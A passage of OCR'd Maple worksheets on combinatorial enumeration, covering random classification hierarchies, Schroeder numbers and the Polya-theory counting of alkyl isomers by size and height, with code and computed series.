$$-\frac{(\ln(2) - 1)\, n\, e^{\left(-\sqrt{-1 + 2\ln(2)}\right)} \left(\sqrt{-1 + 2\ln(2)}\right)^{(k-1)}}{(-1 + 2\ln(2))\left(1 - \frac{1}{e^{\left(\sqrt{-1 + 2\ln(2)}\right)}}\right)(k-1)!}$$

Numerically, this evaluates to

```
> evalf([seq('',k=2..10)]);
```

$$[.5729032234\,n, .1780370765\,n, .03688488077\,n, .005731226563\,n, .0007124210721\,n, .00007379801670\,n, .6552481970\,10^{-5}\,n, .5090671021\,10^{-6}\,n, .3515537274\,10^{-7}\,n]$$

These figures are consistent with what was found on sizes near 20. They show that nodes of degree 5 and higher have negligible chances of occurring.

Alternative models

Unlabelled hierarchies

A number of related models can be similarly analyzed. We examine here:

Unlabelled hierarchies: these represent the types of trees when one considers the elements to be classified as "indistinguishable". What we obtain is then reminiscent of chemical molecules (with an unrealistic element that would be capable of an arbitray valency).


Planar hierarchies, where one distinguishes the order between decsendents of classification node.

For unlabelled, hierarchies, we just need to change the qualifier of specifications to "unlabelled".

```
> hier4:=[H,{H=Union(Z,Set(H,card>1))},unlabelled]:
```

```
> ureduce:=proc(e) eval(subs({Set=proc() {[args]} end,Prod=proc() ``(args) end, Sequence=proc() [args] end},e)) end:
```

```
> ureduce(draw(hier4,size=20));
```



Notice that internally, the setting up of counting tables is more complex as it involves a fragment of Polya's theory. The counting results grow much more slowly, since we distinguish fewer configurations.

```
> seq(count(hier4,size=j),j=0..30);
```

0, 1, 1, 2, 5, 12, 33, 90, 261, 766, 2312, 7068, 21965, 68954, 218751, 699534, 2253676, 7305788, 23816743, 78023602, 256738751, 848152864, 2811996972, 9353366564, 31204088381, 104384620070, 350064856815, 1176693361956, 3963752002320, 13378623786680, 45239588651121

```
> for j to 6 do j,map(ureduce,allstructs(hier4,size=j)) od;
```

1, [Z]

2, [{[Z, Z]}]

3, [{[Z, Z, Z]}, {[Z, {[Z, Z]}]}]

4, [{[Z, Z, {[Z, Z]}]}, {[{[Z, Z]}, {[Z, Z]}]}, {[Z, Z, Z, Z]}, {[Z, {[Z, {[Z, Z]}]}]}, {[{[Z, Z, Z]}, Z]}]

5, [{[Z, Z, {[Z, {[Z, Z]}]}]}, {[{[Z, Z]}, {[Z, {[Z, Z]}]}]}, {[{[{[Z, Z]}, {[Z, Z]}]}, Z]}, {[Z, {[Z, Z, Z, Z]}]}, {[Z, Z, Z, Z, Z]}, {[{[Z, Z, Z]}, Z, Z]}, {[{[Z, Z, {[Z, Z]}]}, Z]}, {[Z, {[Z, {[Z, {[Z, Z]}]}]}]}, {[{[Z, Z, Z]}, {[Z, Z]}]}, {[Z, Z, Z, {[Z, Z]}]}, {[Z, {[Z, Z]}, {[Z, Z]}]}, {[Z, {[{[Z, Z, Z]}, Z]}]}]

6, [{[{[Z, Z, {[Z, {[Z, Z]}]}]}]}, Z]}, {[{[{[Z, Z]}, {[Z, {[Z, Z]}]}]}]}, Z]}, {[{[Z, Z, Z]}, {[Z, {[Z, Z]}]}]}, {[Z, Z, {[Z, {[Z, {[Z, Z]}]}]}]}]},

{[{[Z, {[Z, Z]}]}, {[Z, {[Z, Z]}]}]},
{[Z, Z, {[{[Z, Z, Z]}, Z]}]},
{[{[Z, Z]}, {[Z, {[Z, {[Z, Z]}]}]}]},
{[{[Z, Z, {[Z, Z]}]}, {[Z, Z]}]}, {[Z, {[Z, Z, Z, {[Z, Z]}]}]},
{[{[{[{[Z, Z]}, {[Z, Z]}]}, Z]}, Z]},
{[{[Z, Z, Z]}, Z, Z, Z]}, {[{[Z, Z, Z]}, Z, {[Z, Z]}]},
{[{[Z, Z, Z]}, {[Z, Z, Z]}]}, {[{[Z, Z]}, {[Z, Z, Z, Z]}]},
{[Z, {[Z, {[Z, {[Z, {[Z, Z]}]}]}]}]},
{[Z, {[Z, {[Z, Z, Z, Z]}]}]}, {[{[Z, Z, {[Z, Z]}]}, Z, Z]},
{[{[{[Z, Z]}, {[Z, Z]}]}, Z, Z]}, {[Z, {[Z, Z, Z, Z, Z]}]},
{[Z, {[Z, {[{[Z, Z, Z]}, Z]}]}]}, {[Z, Z, {[Z, Z]}, {[Z, Z]}]},
{[{[{[Z, Z]}, {[Z, Z]}]}, {[Z, Z]}]},
{[Z, Z, Z, Z, {[Z, Z]}]}, {[Z, {[{[Z, Z, Z]}, {[Z, Z]}]}]},
{[Z, {[Z, Z]}, {[Z, {[Z, Z]}]}]},
{[Z, {[Z, {[Z, Z]}, {[Z, Z]}]}]},
{[{[Z, Z]}, {[Z, Z]}, {[Z, Z]}]},
{[{[Z, Z]}, {[{[Z, Z, Z]}, Z]}]},
{[Z, {[{[Z, Z, Z]}, Z, Z]}]}, {[Z, Z, Z, {[Z, {[Z, Z]}]}]},
{[Z, {[{[Z, Z, {[Z, Z]}]}, Z]}]}, {[Z, Z, Z, Z, Z, Z]},
{[Z, Z, {[Z, Z, Z, Z]}]}]

Planar hierarchies

We only need to change Set into Sequence to get the right classification:

```
> hier5:=[H,{H=Union(Z,Sequence(H,card>1))},unlabelled]:
```

```
> ureduce:=proc(e) eval(subs({Set=proc() {[args]} end,Prod=proc() ``(args) end,
Sequence=proc() [args] end},e)) end:
```

```
> ureduce(draw(hier5,size=50));
```

[[Z, Z, [Z, Z], Z, [[
Z, Z, [[Z, Z, [Z, Z, Z, [Z, Z]], Z, [[Z, Z], Z, [Z, Z, Z]]], Z, [Z, Z]]
], [[[Z, [Z, [[Z, Z], Z]]], [[[Z, Z, Z], [[Z, Z, Z], Z, Z, Z], Z, Z],
[[[Z, Z], [Z, Z]], [[Z, Z], Z]], Z]], Z]

The counting sequence is

```
> seq(count(hier5,size=j),j=0..30);
```

0, 1, 1, 3, 11, 45, 197, 903, 4279, 20793, 103049, 518859,
2646723, 13648869, 71039373, 372693519, 1968801519,
10463578353, 55909013009, 300159426963, 1618362158587,
8759309660445, 47574827600981, 259215937709463,
1416461675464871, 7760733824437545, 42624971294485657,
234643073935918683, 1294379445480318899,
7154203054548921813, 39614015909996567325

This is found as Sequence **M2898** in the *Encyclopedia of Integer Sequences* by Sloane and Plouffe and is known as Schroeder's second sequence.This sequence has a dignified history

and Stanley noticed recently that the element $\mathrm{count}(hier5, size = 10) = 103049$ already appears in Plutarch's [AD50- AD120 (!)] biographical notes on Hipparchus.

```
> gfsolve(op(2..3,hier5),z);
```

$$\{Z(z) = z, H(z) = \frac{1}{4} + \frac{1}{4}z - \frac{1}{4}\sqrt{1 - 6z + z^2}\}$$

```
> H5_z:=subs('',H(z));
```

$$H5\_z := \frac{1}{4} + \frac{1}{4}z - \frac{1}{4}\sqrt{1 - 6z + z^2}$$

```
> series(H5_z,z=0,11);
```

$$z + z^2 + 3z^3 + 11z^4 + 45z^5 + 197z^6 + 903z^7 + 4279z^8 + 20793$$
$$z^9 + 103049z^{10} + O(z^{11})$$

Here is finally one quick way to obtain a simple recurrence for these numbers: first guess the recurrence, then check your guess. This, and many alternatives are encapsulated in the Gfun package.

```
> with(gfun):
listtorec([seq(count(hier5,size=j),j=0..30)],u(n));
```

$$[\{(n - n^2)u(n) + (5n + 7n^2)u(n + 1)$$
$$+ (-18 - 23n - 7n^2)u(n + 2) + (6 + 5n + n^2)u(n + 3),$$
$$u(2) = 1, u(0) = 0, u(1) = 1\}, ogf]$$

```
> rectodiffeq(op(1,''),u(n),Y(z));
```

$$\{Y(0) = 0, D(Y)(0) = 1, -2Y(z) + (2z + 2)\left(\frac{\partial}{\partial z}Y(z)\right)$$
$$+ (z^3 - 7z^2 + 7z - 1)\left(\frac{\partial}{\partial z}\left(\frac{\partial}{\partial z}Y(z)\right)\right)\}$$

```
> dsolve('',Y(z));
```

$$Y(z) = \frac{1}{4} + \frac{1}{4}z - \frac{1}{4}\sqrt{1 - 6z + z^2}$$

Conclusion

Various models of random classification trees can be analysed both theoretically and empirically. Random generation is easy and the experiments lead to new conjectures (like the degree distribution) and even theorems (like the analysis of the number of classification stages). Returning to statistics, some properties of random trees appear to be present accross all models: for instance nodes of even moderately large degrees, $5 \leq deg$, are highly infrequent, and branching is predominantly binary. General observations of this type may be used to help distinguish classification trees without informational content ("random" trees) from meaningful ones.

Polya.mws

Enumerating alcohols and other classes of chemical moleculs,

an example of Polya theory

Frederic Chyzak
(Version of January 13, 1997)

Alkanes are a simple class of chemical compounds. They are generically described by the chemical formula $C_n H_{2n+2}$. First examples for small n are methane ($n = 1$), ethane ($n = 2$), propane ($n = 3$), butane ($n = 4$), a.s.o. For a given n however, there exist several different *isomers*, i.e., different structures of bonds between atoms. In chemistry, there is much interest in knowing the number, or better yet the list, of such isomers. Alcohols are obtained from alkanes by replacing a hydrogen atom by an OH group. It follows that they are isomorphic to carbon chains with a distinguished node, or again to alkyl radicals $C_n H_{2n+1}$, which are alkanes with a missing hydrogen atom. If we disregard geometrical constraints (i.e., if we consider *structural* isomers only, and not *conformational* isomers), this leads to a pure graph-theoretical problem: how many rooted trees are there with n internal nodes, where each internal node has degree 4?

In this session, we thus consider *rooted* trees, so that we count and enumerate alkyls, with generic formula $C_n H_{2n+1}$. The combinatorics also corresponds to simple alcohols $C_n H_{2n+1} O H$, organo-metalic compounds $C_n H_{2n+1} X$, and any other monosubstituted alkanes. We next treat the cases of disubstituted and trisubstituted alkanes. We develop the study of our models using the package Combstruct.

```
> with(combstruct);
```

```
[allstructs, count, draw, finished, gfeqns, gfseries, gfsolve, iterstructs,
nextstruct, prog_gfeqns, prog_gfseries, prog_gfsolve]
```

Enumerations of such classes of chemical compounds are part of Polya theory. We refer to the book by G. Polya and R. C. Read [*Combinatorial Enumeration of Groups, Graphs, and Chemical Compounds* , (1987), Springer-Verlag] for more extensive results.

Monosubstituted alkanes, $C_n H_{2n+1} X$

In this section, we study monosubstituted alkanes, i.e., *rooted* trees, first without any constraint, next according to the *height* .

General alkyls

Definition

An alkyl radical can be viewed as a carbon atom linked to at most 3 alkyl radicals. Thus, we only take into account hydrogen atoms implicitly. There is no loss of information, since hydrogen atoms can always be recovered from the carbon skeleton. This yields the class equation

$Alkyl = Carbon\,(\mathrm{E} + Alkyl + Alkyl^2 + Alkyl^3)$, which we map into the following grammar:

```
> gramm_Alkyl:=Alkyl=Prod(Carbon,Set(Alkyl,card<=3)),Carbon=Atom:
specs_Alkyl:=[Alkyl,{gramm_Alkyl},unlabelled]:
```

Note that since the Set construct denotes multisets, i.e., sets with repetitions, a carbon atom of an alkyl is allowed to be bound to two copies of the same subtree (but the order of the subtrees does not matter).

Define the size of an alkyl as the number of carbon atoms it contains. We compute the number of alkyls of a given size using combstruct[count] .

```
> seq(count(specs_Alkyl,size=i),i=0..50);
```

0, 1, 1, 2, 4, 8, 17, 39, 89, 211, 507, 1238, 3057, 7639, 19241,
48865, 124906, 321198, 830219, 2156010, 5622109,
14715813, 38649152, 101821927, 269010485, 712566567,
1891993344, 5034704828, 13425117806, 35866550869,
95991365288, 257332864506, 690928354105,
1857821351559, 5002305607153, 13486440075669,
36404382430278, 98380779170283, 266158552000477,
720807976831447, 1954002050661819, 5301950692017063,
14398991611139217, 39137768751465752,
106465954658531465, 289841389106439413,
789642117549095761, 2152814945971655556,
5873225808361331954, 16033495247557039074,
43797554941937577760

This series appears as the entry **M1146** ("quartic planted trees with n nodes") in the book by N. J. A. Sloane and S. Plouffe [*The Encyclopedia of Integer Sequences* , (1995), Academic Press].

Here is an example of an alkyl with 6 carbon atoms, obtained by the command combstruct[draw] .

```
> alk:=draw(specs_Alkyl,size=6);
```

$$alk := \mathrm{Prod}(Carbon, \mathrm{Set}(\mathrm{Prod}(Carbon, \mathrm{Set}(\mathrm{Prod}(Carbon, \mathrm{Set}(\mathrm{Prod}(Carbon, \mathrm{E}))), \mathrm{Prod}(Carbon, \mathrm{Set}(\mathrm{Prod}(Carbon, \mathrm{E})))))))$$

The following procedure rewrites an alkyl into a more readable way.

```
> nice:=proc(alk) eval(subs({Epsilon=NULL,Carbon=C,Prod=proc() global H;
[args] end,Set=proc() args end},alk)) end:
```

```
> nice(alk);
```

$$[C, [C, [C, [C]], [C, [C]]]]$$

The following procedure computes the size of a given alkyl.

```
> size:=proc(alk) option remember; 1+convert(map(size,op(2,alk)),`+`) end:
```

```
size(Prod(Carbon,Epsilon)):=1:
```

The following procedure computes the height of a given alkyl.

```
> height:=proc(alk) option remember; 1+max(op(map(height,op(2,alk)))) end:
height(Prod(Carbon,Epsilon)):=1:
```

Here is an alkyl with 50 carbon atoms, its nice representation and height.

```
> alk:=draw(specs_Alkyl,size=50):
```

```
> nice(alk);
```

$$[C, [C, [C, [C], [C, [C, [C, [C, [C],$$
$$[C, [C, [C], [C, [C], [C]]]], [C, [C, [C, [C]]],$$
$$[C, [C, [C]]], [C, [C, [C], [C], [C, [C], [C], [C, [C]]]],$$
$$[C, [C], [C, [C]]]]], [C, [C, [C, [C, [C]], [C, [C], [C]]]]],$$
$$[C, [C, [C, [C]]], [C, [C, [C]]]]]]]]$$

```
> height(alk);
```

$$13$$

Empirical study

Drawing

By drawing several random structures, we can study probabilistic properties of alkyls. For instance, the following is a probabilistic estimate of their height on average:

```
> for i to 10 do ho[i]:=height(draw(specs_Alkyl,size=50)) od;
```

$$ho_1 := 18$$

$$ho_2 := 15$$

$$ho_3 := 19$$

$$ho_4 := 13$$

$$ho_5 := 13$$

$$ho_6 := 15$$

$$ho_7 := 13$$

$$ho_8 := 16$$

$$ho_9 := 14$$

$$ho_{10} := 17$$

```
> add(ho[i],i=1..10)/10.;
```

$$15.30000000$$

In the same way, we get a probabilistic estimate of their standard deviation:

```
> sqrt(add((ho[i]-")^2,i=1..10)/10);
```

$$2.051828453$$

Exhaustive enumeration

The command combstruct[draw] permits us to draw *one* structure at random. We can also generate *all* alkyls of a given size, using combstruct[allstructs] , so as to compute the mean of a particular parameter exactly, or to count all those with a particular property. For instance, the height of trees cannot be represented in the class of combinatorial structures when using Combstruct . For instance, by computing all alkyls of size 5, we get the distribution of height for these alkyls (in their nice representation).

```
> allstructs(specs_Alkyl,size=5):

> map(nice,");
```

$$[[C, [C, [C], [C, [C]]]], [C, [C], [C], [C, [C]]],$$
$$[C, [C], [C, [C], [C]]], [C, [C, [C, [C, [C]]]]],$$
$$[C, [C, [C], [C], [C]]], [C, [C, [C, [C], [C]]]],$$
$$[C, [C], [C, [C, [C]]]], [C, [C, [C]], [C, [C]]]]$$

```
> sort(map(height,""));
```

$$[3, 3, 3, 3, 4, 4, 4, 5]$$

Here we count 4 alkyls of size 5 and height 3, 3 alkyls of size 5 and height 4, and 1 alkyl of size 5 and height 5.

By the same method, we get the exact mean and standard deviation of the height for small sizes.

```
> esd:=proc(n) local i,as,mean;
as:=map(height,allstructs(specs_Alkyl,size=n));
mean:=evalf(convert(as,`+`)/nops(as));
nops(as),mean,evalf(sqrt(add((i-mean)^2,i=as))/nops(as))
end:

> for i from 2 to 6 do i=esd(i) od;
```

$$2 = (1, 2., 0)$$

$$3 = (2, 2.500000000, .3535533906)$$

$$4 = (4, 3., .3535533905)$$

$$5 = (8, 3.625000000, .2460627461)$$

$$6 = (17, 4.117647059, .2017630413)$$

We could go up to $i = 9$ in less than 2 minutes.

Alkyls according to their height

Grammar

We define the class $Alkyl\_height_n$ to be the class of alkyls of height *at most* n .

An alkyl of height at most n can be viewed as a carbon atom linked to at most three alkyls of height at most $n-1$, according to the equation

$$Alkyl\_height_n = Carbon\ (\mathrm{E} + Alkyl\_height_{n-1} + Alkyl\_height_{n-1}^{2} + Alkyl\_height_{n-1}^{3}) .$$

```
> gramm_ltd_height:=proc(n) option remember;
Alkyl_height[n]=Prod(Carbon,Set(Alkyl_height[n-1],card<=3)),gramm_ltd_height
(n-1)
end:
gramm_ltd_height(1):=Alkyl_height[1]=Prod(Carbon,Epsilon),Carbon=Atom:
specs_ltd_height:=proc(n) option remember;
[Alkyl_height[n],{gramm_ltd_height(n)},unlabelled]
end:
```

The following procedure rewrites an alkyl into a more readable way.

```
> nice:=proc(alk) eval(subs({Epsilon=NULL,Carbon=C,Prod=proc() global H;
[args] end,Set=proc() args end},alk)) end:
```

The following procedures compute the size and height of a given alkyl.

```
> size:=proc(alk) option remember; 1+convert(map(size,op(2,alk)),`+`) end:
size(Prod(Carbon,Epsilon)):=1:
```

```
> height:=proc(alk) option remember; 1+max(op(map(height,op(2,alk)))) end:
height(Prod(Carbon,Epsilon)):=1:
```

For instance, we compute the height of a random alkyl of size 10 and height at most 5.

```
> alk:=draw(specs_ltd_height(5),size=10):
```

```
> nice(alk);
```

$$[C, [C], [C, [C]], [C, [C, [C], [C], [C, [C]]]]]$$

```
> size(alk),height(alk);
```

$$10, 5$$

In this section, we proceed to compute a table of the number of alkyls according to their size and height. The first method is by generating all structures. Next, we use generating functions to extend the table.

Generating all structures

The following procedure remembers all the alkyls of a given size and with bounded height.

```
> list_all_st:=proc(d,s) option remember; allstructs(specs_ltd_height(d),size=s)
end:
```

An alkyl of height h has a size at most $\frac{3^h - 1}{2}$. Therefore, to produce all alkyls with height at most h_{max}, we need to produce all alkyls with size up to $s_{max} = \frac{3^{h_{max}} - 1}{2}$.

```
> s[max]:=(3^h[max]-1)/2;
```

$$s_{max} := \frac{1}{2} 3^{h_{max}} - \frac{1}{2}$$

To begin with, we enumerate all alkyls with height at most 3.

```
> h[max]:=3;
```

$$h_{max} := 3$$

```
> for i from 1 to s[max] do i,nops(list_all_st(h[max],i)),map(nice,list_all_st(h[max],i)) od;
```

1, 1, [[C]]

2, 1, [[C, [C]]]

3, 2, [[C, [C], [C]], [C, [C, [C]]]]

4, 3,
[[C, [C], [C, [C]]], [C, [C, [C], [C]]], [C, [C], [C], [C]]]

5, 4, [[C, [C], [C], [C, [C]]], [C, [C], [C, [C], [C]]],
[C, [C, [C], [C], [C]]], [C, [C, [C]], [C, [C]]]]

6, 4, [[C, [C], [C, [C]], [C, [C]]],
[C, [C], [C, [C], [C], [C]]], [C, [C, [C]], [C, [C], [C]]],
[C, [C], [C], [C, [C], [C]]]]

7, 5, [[C, [C, [C]], [C, [C]], [C, [C]]],
[C, [C], [C], [C, [C], [C], [C]]],
[C, [C], [C, [C]], [C, [C], [C]]],
[C, [C, [C], [C]], [C, [C], [C]]],
[C, [C, [C]], [C, [C], [C], [C]]]]

8, 4, [[C, [C], [C, [C], [C]], [C, [C], [C]]],
[C, [C, [C], [C]], [C, [C], [C], [C]]],
[C, [C], [C, [C]], [C, [C], [C]]],

[C, [C, [C]], [C, [C]], [C, [C], [C]]]]

9, 4, [[C, [C], [C, [C], [C]], [C, [C], [C], [C]]],
[C, [C, [C]], [C, [C]], [C, [C], [C], [C]]],
[C, [C, [C]], [C, [C], [C]], [C, [C], [C]]],
[C, [C, [C], [C], [C]], [C, [C], [C], [C]]]]

10, 3, [[C, [C, [C]], [C, [C], [C]], [C, [C], [C], [C]]],
[C, [C], [C, [C], [C], [C]], [C, [C], [C], [C]]],
[C, [C, [C], [C]], [C, [C], [C]], [C, [C], [C]]]]

11, 2, [[C, [C, [C]], [C, [C], [C], [C]], [C, [C], [C], [C]]],
[C, [C, [C], [C]], [C, [C], [C]], [C, [C], [C], [C]]]]

12, 1,
[[C, [C, [C], [C]], [C, [C], [C], [C]], [C, [C], [C], [C]]]]

13, 1, [[C, [C, [C], [C], [C]], [C, [C], [C], [C]],
[C, [C], [C], [C]]]]

In this way, we have obtained the truncation of the bivariate generating function of alkyls with size marked by z and height by u.

> **enum_BGF:=map(series,series(convert(map(proc(s,z,u) z^size(s)*u^height(s) end,map(op,[seq(list_all_st(h[max],i),i=1..s[max])]),z,u),`+`),z,infinity),u,infinity);**

$$enum\_BGF := (u)\,z + (u^2)\,z^2 + (u^2 + u^3)\,z^3 + (u^2 + 2\,u^3)\,z^4 + (4\,u^3)\,z^5 + (4\,u^3)\,z^6 + (5\,u^3)\,z^7 + (4\,u^3)\,z^8 + (4\,u^3)\,z^9 + (3\,u^3)\,z^{10} + (2\,u^3)\,z^{11} + (u^3)\,z^{12} + (u^3)\,z^{13}$$

Generating functions

combstruct[gfeqns] returns a system of functional equations satisfied by the generating functions of related combinatorial structures. In the case of the alkyls with maximum height above, we get the following triangular system.

> **gfeqns(op(2..3,specs_ltd_height(4)),z);**

$$\left[\mathrm{Carbon}(z) = z,\ Alkyl\_height_2(z) = \mathrm{Carbon}(z)\left(1 + Alkyl\_height_1(z) + \frac{1}{2}Alkyl\_height_1(z^2) + \frac{1}{2}Alkyl\_height_1(z)^2 + \frac{1}{3}Alkyl\_height_1(z^3) + \frac{1}{2}Alkyl\_height_1(z)\,Alkyl\_height_1(z^2) + \frac{1}{6}Alkyl\_height_1(z)^3\right),\ Alkyl\_height_3(z) = \mathrm{Carbon}(z)\left(1\right.\right.$$

$$+ Alkyl\_height_2(z) + \frac{1}{2} Alkyl\_height_2(z^2)$$
$$+ \frac{1}{2} Alkyl\_height_2(z)^2 + \frac{1}{3} Alkyl\_height_2(z^3)$$
$$+ \frac{1}{2} Alkyl\_height_2(z)\, Alkyl\_height_2(z^2)$$
$$+ \frac{1}{6} Alkyl\_height_2(z)^3 \Big), \; Alkyl\_height_1(z) = \mathrm{Carbon}(z),$$
$$Alkyl\_height_4(z) = \mathrm{Carbon}(z) \Big(1 + Alkyl\_height_3(z)$$
$$+ \frac{1}{2} Alkyl\_height_3(z^2) + \frac{1}{2} Alkyl\_height_3(z)^2$$
$$+ \frac{1}{3} Alkyl\_height_3(z^3) + \frac{1}{2} Alkyl\_height_3(z)\, Alkyl\_height_3(z^2)$$
$$+ \frac{1}{6} Alkyl\_height_3(z)^3 \Big) \Big]$$

```
> gfsol:=gfsolve(op(2..3,specs_ltd_height(4)),z);
```

$$gfsol := \{ Alkyl\_height_3(z) = z + 5z^7 + 4z^9 + 3z^{10} + z^{13} + z^2$$
$$+ 2z^{11} + z^{12} + 4z^6 + 4z^8 + 2z^3 + 3z^4 + 4z^5,$$
$$Alkyl\_height_4(z) = 12z^6 + 31z^8 + 47z^9 + 137z^{12} + z$$
$$+ 184z^{13} + 70z^{10} + 99z^{11} + 7z^5 + 20z^7 + 300z^{15} + 498z^{18}$$
$$+ 594z^{20} + 453z^{26} + 570z^{24} + 369z^{16} + 614z^{21} + 378z^{27}$$
$$+ 181z^{30} + z^{39} + 56z^{33} + 12z^{36} + 624z^{22} + 239z^{14} + 3z^{38}$$
$$+ 6z^{37} + 37z^{34} + 20z^{35} + 128z^{31} + 312z^{28} + 238z^{29}$$
$$+ 89z^{32} + 601z^{23} + 514z^{25} + 432z^{17} + 551z^{19} + z^{40} + z^2$$
$$+ 2z^3 + 4z^4, \; Alkyl\_height_1(z) = z, \; \mathrm{Carbon}(z) = z,$$
$$Alkyl\_height_2(z) = z + z^2 + z^3 + z^4 \}$$

In particular, we have obtained a truncation of the bivariate generating function of all alkyls (i.e., with no constraint on height). In this series, u marks the height. It extends the previous truncation $enum\_BGF$.

```
> BGF:=map(series,series(eval(subs(Alkyl_height[0]=0,gfsol,add(u^h*
(Alkyl_height[h]-Alkyl_height[h-1])(z),h=1..4))),z,infinity),u,infinity);
```

$$BGF := (u)z + (u^2)z^2 + (u^2 + u^3)z^3 + (u^2 + 2u^3 + u^4)z^4$$
$$+ (4u^3 + 3u^4)z^5 + (4u^3 + 8u^4)z^6 + (5u^3 + 15u^4)z^7 +$$
$$(4u^3 + 27u^4)z^8 + (4u^3 + 43u^4)z^9 + (3u^3 + 67u^4)z^{10} +$$

$$(2u^3 + 97u^4)z^{11} + (u^3 + 136u^4)z^{12} + (u^3 + 183u^4)z^{13} + (239u^4)z^{14} + (300u^4)z^{15} + (369u^4)z^{16} + (432u^4)z^{17} + (498u^4)z^{18} + (551u^4)z^{19} + (594u^4)z^{20} + (614u^4)z^{21} + (624u^4)z^{22} + (601u^4)z^{23} + (570u^4)z^{24} + (514u^4)z^{25} + (453u^4)z^{26} + (378u^4)z^{27} + (312u^4)z^{28} + (238u^4)z^{29} + (181u^4)z^{30} + (128u^4)z^{31} + (89u^4)z^{32} + (56u^4)z^{33} + (37u^4)z^{34} + (20u^4)z^{35} + (12u^4)z^{36} + (6u^4)z^{37} + (3u^4)z^{38} + (u^4)z^{39} + (u^4)z^{40}$$

This is made explicit on the following normalized difference: each entry starts with a term in u^4, denoting alkyls with height at least 4.

```
> map(series,series(BGF-enum_BGF,z,infinity),u,infinity);
```

$$(u^4)z^4 + (3u^4)z^5 + (8u^4)z^6 + (15u^4)z^7 + (27u^4)z^8 + (43u^4)z^9 + (67u^4)z^{10} + (97u^4)z^{11} + (136u^4)z^{12} + (183u^4)z^{13} + (239u^4)z^{14} + (300u^4)z^{15} + (369u^4)z^{16} + (432u^4)z^{17} + (498u^4)z^{18} + (551u^4)z^{19} + (594u^4)z^{20} + (614u^4)z^{21} + (624u^4)z^{22} + (601u^4)z^{23} + (570u^4)z^{24} + (514u^4)z^{25} + (453u^4)z^{26} + (378u^4)z^{27} + (312u^4)z^{28} + (238u^4)z^{29} + (181u^4)z^{30} + (128u^4)z^{31} + (89u^4)z^{32} + (56u^4)z^{33} + (37u^4)z^{34} + (20u^4)z^{35} + (12u^4)z^{36} + (6u^4)z^{37} + (3u^4)z^{38} + (u^4)z^{39} + (u^4)z^{40}$$

Table of the number of alkyls according to size and height

Calculations with respect to different heights are much more efficient than the method of exhaustive enumeration. This makes it possible for us to set up the table of the number of alkyls according to size and height in a few minutes:

```
> h[max]:=5;
```

$$h_{max} := 5$$

```
> gfsol:=gfsolve(op(2..3,specs_ltd_height(h[max])),z);
```

$$gfsol := \{Alkyl\_height_5(z) = 16z^6 + 63z^8 + 121z^9 + 749z^{12} + z + 1344z^{13} + 225z^{10} + 415z^{11} + 8z^5 + 33z^7 + 39922778z^{93} + 552046535z^{84} + 261713408z^{87} + 12677964z^{96} + 4129z^{15} + 20354z^{18} + 55706z^{20} + 872727z^{26} + 364555z^{24} + 7106z^{16} + 90628z^{21}$$

$$+ 1328545\,z^{27} + 4393287\,z^{30} + 89755449\,z^{39}$$
$$+ 13204526\,z^{33} + 36095102\,z^{36} + 145729\,z^{22} + 2365\,z^{14}$$
$$+ 66951451\,z^{38} + 49418998\,z^{37} + 18657905\,z^{34}$$
$$+ 26088244\,z^{35} + 6407683\,z^{31} + 2000536\,z^{28} + 2980554\,z^{29}$$
$$+ 9246830\,z^{32} + 231801\,z^{23} + 567206\,z^{25} + 12104\,z^{17}$$
$$+ 33883\,z^{19} + 119063149\,z^{40} + z^{2} + 2\,z^{3} + z^{121}$$
$$+ 3994067586\,z^{69} + 2532213546\,z^{75} + 1323523938\,z^{51}$$
$$+ 2848892771\,z^{57} + z^{120} + 3993437445\,z^{62}$$
$$+ 2576241555\,z^{56} + 3116054839\,z^{58} + 4227813312\,z^{64}$$
$$+ 519559381\,z^{46} + 1121537006\,z^{50} + 1235964517\,z^{80}$$
$$+ 4132169661\,z^{63} + 1030602778\,z^{81} + 109250394\,z^{90}$$
$$+ 27\,z^{117} + 3469135\,z^{99} + 25584\,z^{108} + 338\,z^{114} + 3353\,z^{111}$$
$$+ 808547\,z^{102} + 417359802\,z^{45} + 158476\,z^{105}$$
$$+ 1545167948\,z^{52} + 779843029\,z^{48} + 202984042\,z^{42}$$
$$+ 2038928979\,z^{54} + 3606730433\,z^{60} + 1710204982\,z^{78}$$
$$+ 4277663720\,z^{66} + 3356383912\,z^{72} + 331715843\,z^{44}$$
$$+ 2249523074\,z^{76} + 2815570112\,z^{74} + 4134086103\,z^{68}$$
$$+ 3813878148\,z^{70} + 4\,z^{4} + 848181768\,z^{82} + 688882553\,z^{83}$$
$$+ 436439448\,z^{85} + 340324807\,z^{86} + 198431393\,z^{88}$$
$$+ 148315264\,z^{89} + 79298004\,z^{91} + 56695196\,z^{92}$$
$$+ 27675367\,z^{94} + 18885015\,z^{95} + 8372800\,z^{97}$$
$$+ 5435626\,z^{98} + 2174395\,z^{100} + 1338790\,z^{101} + 479339\,z^{103}$$
$$+ 278280\,z^{104} + 88204\,z^{106} + 48126\,z^{107} + 13348\,z^{109}$$
$$+ 6744\,z^{110} + 1604\,z^{112} + 758\,z^{113} + 154\,z^{115} + 62\,z^{116}$$
$$+ 10\,z^{118} + 4\,z^{119} + 3371001341\,z^{59} + 3816383212\,z^{61}$$
$$+ 4276971739\,z^{65} + 4229607116\,z^{67} + 3599155257\,z^{71}$$
$$+ 3092740855\,z^{73} + 1973755292\,z^{77} + 1463215476\,z^{79}$$
$$+ 156284730\,z^{41} + 260865858\,z^{43} + 639939517\,z^{47}$$
$$+ 940236752\,z^{49} + 1784589063\,z^{53} + 2304400735\,z^{55},$$
$$Alkyl\_height_3(z) = z + 5\,z^{7} + 4\,z^{9} + 3\,z^{10} + z^{13} + z^{2} + 2\,z^{11}$$
$$+ z^{12} + 4\,z^{6} + 4\,z^{8} + 2\,z^{3} + 3\,z^{4} + 4\,z^{5}, Alkyl\_height_4(z) =$$
$$12\,z^{6} + 31\,z^{8} + 47\,z^{9} + 137\,z^{12} + z + 184\,z^{13} + 70\,z^{10} + 99\,z^{11}$$
$$+ 7\,z^{5} + 20\,z^{7} + 300\,z^{15} + 498\,z^{18} + 594\,z^{20} + 453\,z^{26}$$

$$+ 570 z^{24} + 369 z^{16} + 614 z^{21} + 378 z^{27} + 181 z^{30} + z^{39}$$
$$+ 56 z^{33} + 12 z^{36} + 624 z^{22} + 239 z^{14} + 3 z^{38} + 6 z^{37} + 37 z^{34}$$
$$+ 20 z^{35} + 128 z^{31} + 312 z^{28} + 238 z^{29} + 89 z^{32} + 601 z^{23}$$
